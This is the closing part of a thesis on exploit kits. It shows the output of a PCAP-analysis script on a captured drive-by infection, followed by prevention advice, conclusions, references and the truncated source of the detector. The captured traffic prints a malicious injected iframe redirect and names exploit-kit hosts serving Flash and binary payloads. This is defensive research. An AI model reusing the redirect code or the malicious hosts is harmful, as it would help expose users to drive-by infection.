
Figure 42 - Ekchain script usage

Upon executing the **`ekchain.py`**, supplied with a sample PCAP file `sample1.pcap`, we get the following output:




```
root@n00b: ~/Desktop/THESIS 95x54
root@n00b:~/Desktop/THESIS# python ekchain.py -f sample1.pcap
[+] *************** Parsing PCAP file: sample1.pcap

[P1]:[1] [HTTP_REQ] 192.168.221.134:49688 -> 117.104.160.130:80
Request: GET / HTTP/1.1
Accept-Encoding: gzip, deflate
Host: www.victorianpoloclub.com.au
Accept: text/html, application/xhtml+xml, */*
Referer: http://www.google.com/url?sa=t&rct=j&q=&esrc=s&frm=1&source=web&cd=1&ved=0CB4QFjAA&url
=http%3A%2F%2Fwww.victorianpoloclub.com.au%2F&ei=KjnAVKJRg5fJBL2wgbAG&usg=AFQjCNELGPjmbska3CcCq
cKY41JUGRdBYA&bvm=bv.83829542,d.aWw

[P2]:[2] [HTTP_RES] 117.104.160.130:80 -> 192.168.221.134:49688
Response: HTTP/1.1 200 OK
Server: Apache
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Body (decompressed gzip):
<!DOCTYPE html>
<html lang="en-US">
<head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8" />
```

Snipped Output



```
[P7]:[3] [HTTP_REQ] 192.168.221.134:49691 -> 185.14.28.204:80
Request: GET /js/script.js HTTP/1.1
Accept-Encoding: gzip, deflate
Host: nic.kraview.com
Accept: application/javascript, */*;q=0.8
Referer: http://www.victorianpoloclub.com.au/

[P8]:[4] [HTTP_RES] 185.14.28.204:80 -> 192.168.221.134:49691
Response: HTTP/1.1 200 OK
Server: nginx/1.4.4
Content-Type: text/javascript
Content-Encoding: gzip
Body (decompressed gzip):
document.write(("<iframe src='http://hydroceppoweron.metalmaidenphotography.rocks/e4pzex31kf.ph
p' width=13 height=11 frameborder=0 marginheight=0 marginwidth=0 scrolling=no> </" + "iframe>")
);
Contains IFRAME

[P9]:[5] [HTTP_REQ] 192.168.221.134:49698 -> 207.182.149.13:80
Request: GET /e4pzex31kf.php HTTP/1.1
Accept-Encoding: gzip, deflate
Host: hydroceppoweron.metalmaidenphotography.rocks
Accept: text/html, application/xhtml+xml, */*
Referer: http://www.victorianpoloclub.com.au/

[P10]:[6] [HTTP_RES] 207.182.149.13:80 -> 192.168.221.134:49698
Response: HTTP/1.1 200 OK
Server: nginx/1.6.2
Content-Type: text/html

[P71]:[7] [HTTP_REQ] 192.168.221.134:49699 -> 207.182.149.13:80
Request: GET /4ne_iqm0KEs_KVuX7cfg_qIMuoQsTkJAoA0zfzhLEL7g_b4MRf-RyKV6jMTUJTVr HTTP/1.1
Accept-Encoding: gzip, deflate
Host: hydroceppoweron.metalmaidenphotography.rocks
Accept: */*
Referer: http://hydroceppoweron.metalmaidenphotography.rocks/e4pzex31kf.php

[P72]:[8] [HTTP_RES] 207.182.149.13:80 -> 192.168.221.134:49699
Response: HTTP/1.1 200 OK
Server: nginx/1.6.2
Content-Type: application/x-shockwave-flash
Body: Contains SWF file

[P105]:[9] [HTTP_REQ] 192.168.221.134:49707 -> 207.182.149.13:80
Request: GET /pWZ_Qelf1_9HUjVUpC8R989gZKMonTPCkKJB3sxElu-_c7lZhBIkT-2ad0cQoQY7 HTTP/1.1
Host: hydroceppoweron.metalmaidenphotography.rocks

[P106]:[10] [HTTP_RES] 207.182.149.13:80 -> 192.168.221.134:49707
Response: HTTP/1.1 200 OK
Server: nginx/1.6.2
Content-Type: application/octet-stream
Body: Contains BINARY file

[P378]:[11] [HTTP_REQ] 192.168.221.134:49708 -> 208.113.226.171:80
```

Snipped Output



```
/*
HTML5 Reset
-----------------------------------------------------------------------------------------------
----- */

/* Baseline Normalize
        normalize.css v2.1.2 |

[!] *************** Possible infection chain ***************

[->][ Packet 8 ] Possible redirection ['document.write(("<iframe src=\'http://hydroceppoweron.m
etalmaidenphotography.rocks/e4pzex31kf.php\' width=13 height=11 frameborder=0 marginheight=0 ma
rginwidth=0 scrolling=no> </" + "iframe>"));']
[->][ Packet 71 ] Possible landing page ['Referer:http://hydroceppoweron.metalmaidenphotography
.rocks/e4pzex31kf.php']
[->][ Packet 72 ] Contains SWF file
[->][ Packet 106 ] Contains BINARY file

[!] *********************** Exiting ************************
```

Figure 43 - Ekchain script output

We can observe that the script identified a potential infection attack path in the PCAP file, indicating a possible redirector, landing page, SWF file, and Binary file.

The script preforms simple and preliminary analysis and is demonstrated here as a starting point for EK traffic analysis. For sure, it needs a lot of development to include all aspects and criteria of common IOCs.

CHAPTER 5 - RECOMMENDATIONS, FUTURE WORK & CONCLUSIONS

In this chapter, we will try to give some recommendations to the reader on how to prevent from EK attacks. Our advices are based on common best practices and our professional experience. Furthermore, we are going to propose future work pertaining to EKs and share some thoughts on subjects related to them that can be studied in the future. Finally, we will demonstrate the results and final thoughts of our analysis.

Recommendations

The task of safeguarding an enterprise or a home network from EKs is not considered as an easy task due to the versatility and resilience the EK manage to demonstrate through the years of their act. Most of our recommendations are simple to be adopted by the average Internet user and sometimes are costless, while others involve implementing commercial products on which the user can rely on. The following recommendations will reduce the risk of getting infected by EKs and their malware, such as ransomware or bots.

As a rule of thumb, users are recommended *updating their browsers* and browser plugins and related web services on a regular basis since the browser is considered to be the weakest link towards infection by EK. This means that the user who is prompted by his browser for installing the next security update and just skips it, does not mitigate at all the risk of being infected by, for instance, a new version of RIG EK serving a ransomware which is able to encrypt all his valuable computer documents. Additionally, you can allow and deny certain executions of browser by selecting the right options in browser's configuration. For instance, you can block the execution of scripts in browser by installing the corresponding plugins or prevent from the majority of advertisements by installing trusted *add-blockers*. You can also deny the execution of IFRAMEs or install a plugin that prompts the user with a message every time an IFRAME is about to be executed and gives him the opportunity to decide for its execution. Of course, all these plugins may not be innocent so you should check the trusted ones, keep them always updated and follow the community directions and news referred to their security issues.

Except from everyday maintenance of our computer, it is also recommended to deploy the best security products preventing from malware. Without downgrading the value of open-source products, we should advise the reader to deploy popular commercial anti-virus and anti-malware products in his computer which include robust detection and prevention capabilities, have invested a lot of money and other resources in developing their features in an optimal level and update their rule-sets and signatures frequently so as to not miss any threat. There are decent solutions, that even in zero-day exploits and even in most sophisticated and polymorphic malware, they manage to the job and prevent user from compromise.

The *ISP* (Internet Service Provider) plays crucial role in terms of security. It is important for our network to reside within a well-established and security-conscious ISP network that implements strong security procedures and policies regarding anti-spam and anti-phishing filtering, as well as having deployed effective security products for the same reason. Ensure that your preferred ISP fulfills as many as possible security prerequisites and follow security best practices.

Finally, the advice that is constantly offered because is the most important yet useful rather anything else, is the systematic training of stakeholders within either limited domestic or large enterprise network, on the dangers inherent in Internet browsing. The *security awareness* of the people that use the Internet on a daily basis, most of the times plays the crucial role in preventing against exposure to EK, since a high percentage of EK activities are propagated via malvertising and spam campaigns. People should be ready to distinguish the benign from the fake advertisement or spam email so as to not clicking on the malicious link that will transfer them to EK pages and harm their computer. Especially, within a corporate network, employees should be aware of how to handle a phishing email or a rogue web page and report the security incident as soon as possible to the Incident Response Team. Possible delay to identify such attacks, may have devastating results on home network computers and personal files, as well as may cause significant damage in corporate image, reputation loss, or regulatory issues.

To summarize the controls against computer infection, we recommend always using trusted anti-virus and anti-spyware software and keeping your operating system and installed software - especially the web browser and its plugins - up-to-date. Note that these are the minimum prerequisites in order to protect your computer from known threats to some extent, since no device plugged at least once in the Internet is totally secure.

Future Work

As exploit kit research is concerned, we encourage the reader to try to keep up with the latest developments of this field since it depicts a fast moving area.

Nowadays, the growing of smartphone devices has become a new field in cyber security research. The increased usage of mobile devices comes also with a lot of security threats for the users. As these devices connect to Internet, they inherit the security issues of the Internet. In the following chart, we can see the growing usage of Internet via smartphone devices compared with the usage in desktop computers in a global level. The research has conducted between October 2009 and October 2016 by StatCounter Global Stats.




Figure 44 - Global statistics of Internet usage

We can see that the 51.3% of users globally prefer to use their mobile and tablet device to navigate to the Internet in comparison with the 48.7% of users that prefer their desktop. It is a reasonable result if we consider the large amount of smartphone devices have purchased globally, how many hours of our days we spend using our device and how many everyday tasks we can do with it; the capabilities of smartphone devices and desktop are nowadays almost equal. In smartphone capability, we can count web banking and everyday transactions, online purchases, chatting, and many others that involve Internet and thereby a potential attack can cost us in terms of financial cost, privacy-concerned or other security issues.

We strongly encourage the reader, as a future researcher to study the attack characteristics and patterns of EK against smartphone devices and perform a research on this growing field.

Following to our script, we suggest to the researchers who are interested in PCAP analysis to contribute in this one or in many other existent scripts and programs, in making the packet analysis live. It would be a great idea if we were able to perform on-the-fly analysis, by delaying the normal packet transmission as much as it gets so as to perform packet inspection, aiming to spot malicious activity by exploit kits and in turn, resume the traffic flow.

Conclusions

In this thesis, we attempted to cover the exploit kit phenomenon that is considered the most notorious cyber threat of recent years. This study is based on our methodical research on the Internet, on scientific papers and books, on annual security publications and reports published by the most popular security vendors and research laboratories, on practical analysis of a large amount of network capture files containing exploit kit traffic and other resources.

We tried to present the core components of exploit kits' ecosystem, the most important aspects of their malicious activities and attempted to pinpoint their position in the growing cyber threat landscape. We covered their attack-centric and self-defense characteristics in general and specifically for the two most prevalent exploit kits, the Angler EK and the RIG EK.

Moreover, we analyzed a sample PCAP, to describe the overall procedure and steps of PCAP analysis which contains malicious traffic produced by exploit kit activities.

Finally, we constructed a basic script which can identify the potential attack path of an exploit kit by analyzing the network traffic captured during its activities. The scripts performs several checks according to criteria stemmed from exploit kit research and manual analysis of many malicious traffic samples.

Our intention was to learn more about the top cyber threat that evolves in our days and gain the necessary knowledge so as to be more proactive against exploit-kit driven security incidents.

ABBREVIATIONS/ACRONYMS

AV	Anti-Virus
C2 -or- C&C	Command & Control (server)
CHM	Microsoft Compiled HTML
DDoS	Distributed Denial of Service (attack)
EK(s)	Exploit Kit(s)
ELSA	Enterprise Log Search & Archive
ETPRO	Emerging Threats PRO (rule-sets)
HTA	HTML Application
IOC	Indicator of Compromise
IPS	Intrusion Prevention Systems
NIDS	Network Intrusion Detection Systems
PCAP	Packet Capture (files)
PHP	Hypertext Preprocessor (language)
RAR	Archive, native format of WinRAR archiver
RC4	Rivest Cipher 4 (algorithm)
SWF	Shockwave Flash (file)
TDS	Traffic Detection Systems
TLD	Top-Level Domain
VDS	Virtual Dedicated Server
XTEA	Tiny Encryption Algorithm

TABLE OF FIGURES

REFERENCES

[1]. B. Eshete and V. N. Venkatakrishnan, *WebWinnow: Leveraging Exploit Kit Workflows to Detect Malicious URLs,* 2014

[2]. M. Cova, C. Kruegel and G. Vigna, *Detection and Analysis of Drive-By-Download Attacks and Malicious JavaScript Code,* 2010

[3]. T. Taylor, X. Hu, T. Wang, J. Jang, M. Ph. Stoecklin, F. Monrose and R. Sailer, *Detecting Malicious Exploit Kits using Tree-based Similarity Searches,* 2016

[4]. Y. Shindo, A. Satoh, Y. Nakamura and K. Iida, *Lightweight Approach to Detect Drive-by Download Attacks Based on File Type Transition,* 2014

[5]. Website, URL http://malware.dontneedcoffee.com/, [last visited: 27/02/2017]

[6]. Website, URL http://malware-traffic-analysis.net/, [last visited: 27/02/2017]

[7]. Cisco Security Talos Group, Biasini N., *Cisco Talos on Exploit Kits: Hunting the Hunters,* June 30, 2016, 10am PDT


[8]. Cisco Security Talos Group, Biasini N., *Exploit Kits - is this the end or just the beginning?,* Jan 12, 2017, 10am PST

[9]. Cisco 2016 Annual Security Report, URL http://www.cisco.com/c/dam/assets/offers/pdfs/cisco-asr-2016.pdf, 2016


[10]. Contextis, White Paper, Demystifying the exploit kit, https://www.contextis.com/documents/171/Demystifying_the_Exploit_Kit_-_Context_White_Paper.pdf, Cert-UK, 2015

[11]. J. Wyke, A. Ajjan, *The Current State of Ransomware,* https://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/sophos-current-state-of-ransomware.pdf, Sophos Labs technical paper, 2015


APPENDIX




```python
#!/usr/bin/python
# -*- coding: utf-8 -

import sys, os, re
import logging
logging.basicConfig(filename='/root/logfile.txt', filemode='w', level=logging.DEBUG, format='%(asctime)s - %(
    levelname)s - %(message)s')
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
import scapy.all as scapy
import http
from itertools import groupby
from operator import itemgetter
from optparse import OptionParser
import zlib
from json import dumps

def get_headers(p_payload):
    h_raw = str(p_payload)
    h3 = h_raw.split("\r\n\r\n", 1)[0]
    h2 = dict(re.findall(r'(?P<name>.*?): (?P<value>.*?)\r\n', h3))
    return h2

def get_body(p_payload):
    h_raw = str(p_payload)
    h4 = h_raw[h_raw.index('\r\n\r\n')+4:]
    return h4

def dec_gzip(temp_body):
    dec_gzip = zlib.decompress(str(temp_body), zlib.MAX_WBITS|16)
    print 20*'+'+'P_BODY_GZIP'+20*'+'
    print 50*'A'
    print dec_gzip

def sha256_checksum(filename, block_size=65536):
    sha256 = hashlib.sha256()
    with open(filename, 'rb') as f:
        for block in iter(lambda: f.read(block_size), b''):
            sha256.update(block)
    return sha256.hexdigest()

def pprint(chain):
    for k,v in sorted(chain.items()):
        if 'iframe' in str(v):
            print C+"[->]"+r+"[ Packet %s ]"%(str(v[1]))+C+" Possible redirection "+R+"%s"%(str(v[-1:]))+r
        if 'Referer' in str(v):
            print C+"[->]"+r+"[ Packet %s ]"%(str(v[1]))+C+" Possible landing page "+R+"%s"%(str(v[-1:]))+r
        if 'SWF' in str(v):
            print C+"[->]"+r+"[ Packet %s ]"%(str(v[1]))+C+" Contains "+R+"SWF"+r+" file"
        if 'BINARY' in str(v):
            print C+"[->]"+r+"[ Packet %s ]"%(str(v[1]))+C+" Contains "+R+"BINARY"+r+" file"

def main(file):

